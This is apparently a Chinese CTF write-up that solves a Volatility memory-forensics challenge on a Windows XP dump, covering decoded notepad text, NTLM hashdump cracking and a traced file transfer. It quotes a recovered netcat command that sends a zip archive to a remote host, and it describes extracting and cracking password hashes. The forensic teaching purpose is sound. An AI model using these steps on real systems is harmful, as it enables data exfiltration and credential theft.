

1. 初步分析




1. 使用Volatility的imageinfo插件和notepad插件分析提取数据并解码得到flag

经过网上查找资料发现这这种raw文件是内存取证工具[Dumpit](https://www.aldeid.com/wiki/Dumpit)提取内存生成的内存转储文件，可以使用类似Volatility等内存取证分析工具进行取证分析。

在使用Volatility进行内存取证分析第一步便是使用imageinfo插件获取到基本信息，特别是内存数据是什么操作系统下生成的，这点尤为重要，因为在接下来每一步都要命令“--profile”指定操作系统的属性。




根据上图可知系统为32位的windows xp sp2，所以指定系统属性命令为“--profile=WinXPSP2x86”， 根据题意，推测小黑在使用笔记本编写文本，所以接下来使用notepad插件列出当前显示的记事本文本。




在获得文本内容为：

666C61677B57336C6563306D655F376F5F466F72336E356963737D

使用hash-identifier简单识别：




发现不是散列值，分析文本内容，有数字0~9，有字母A~F，有可能是base编码，经过多次尝试发现是base16编码：（选手还可能走入进行hex转string等误区）




得到flag为flag{W3lec0me\_7o\_For3n5ics}。

3、使用Volatility的hashdump插件获取NTML hash

根据题意，熟悉Volatility的使用以及插件功能，发现hashdump可以将内存中的NTML提取出来：




通过网上查阅资料发现NTML hash的算法原理以及破解方法，可以找到基于彩虹表在线NTML hash破解器[Ophcrack](http://www.objectif-securite.ch/en/ophcrack.php)，原理通过使用预先完成的计算结果及存储的彩虹表来加速破解hash。




所以得出第二小题flag：flag{19950101}

3、综合使用工具进行取证分析


根据题意，小黑在发送文件，那么一定向外建立了连接，于是便使用connscan插件（tcp连接池扫描插件）。



可以看到本机192.168.57.21的1045与远程主机192.168.57.14的2333端口建立了连接，并且进程号为120，于是使用psscan插件（进程池扫描插件）获取跟多信息：



跟踪进程号120发现是使用的是nc，同时也看到了cmd的进程，基本可以确定是使用cmd命令行的nc进行文件的传输，于是使用cmdscan插件（通过扫描\_COMMAND\_HISTORY提取命令历史记录）获取更多的信息：




由上图小黑使用了一些命令：


1. Cmd #0 @ 0x56af00: ipconfig
2. Cmd #1 @ 0x56d650: cd C:\Program Files\Netcat
3. Cmd #2 @ 0x2da2e40: nc 192.168.57.14 2333 < P@ssW0rd\_is\_y0ur\_bir7hd4y.zip


所以小黑是使用nc向远程主机192.168.57.14的2333发送了P@ssW0rd\_is\_y0ur\_bir7hd4y.zip文件。

之后便可以memdump插件（转储进程的可寻址内存数据插件）导出使用nc发送的相关数据：




预计很多选手会使dumpfiles插件（提取内存映射和缓存文件插件），但是在这里使用这个插件是不能提取出相应的文件的，估计很多选手会卡在这里。 接下来分析得到的120.dmp转储文件：







由上图可知发送P@ssW0rd\_is\_y0ur\_bir7hd4y.zip文件里包含了一个P@ssW0rd\_is\_y0ur\_bir7hd4y.txt文件，由于转储文件里包含了多个文件，便使用foremost工具自动分割包含的文件：



得到了6个zip压缩包文件，于是到相应的目录查看：




根据大小可以相同可以推测发送多次相同的压缩包，尝试对第一个压缩包00000316.zip解压发现需要密码：



根据压缩文件里面的提示生日的信息，可以推测出密码为19950101，当然也可以暴力破解的方式秒破密码：



得到密码解压文件得到flag：



得到第三小题flag：flag{Thi5\_Is\_s3cr3t!}。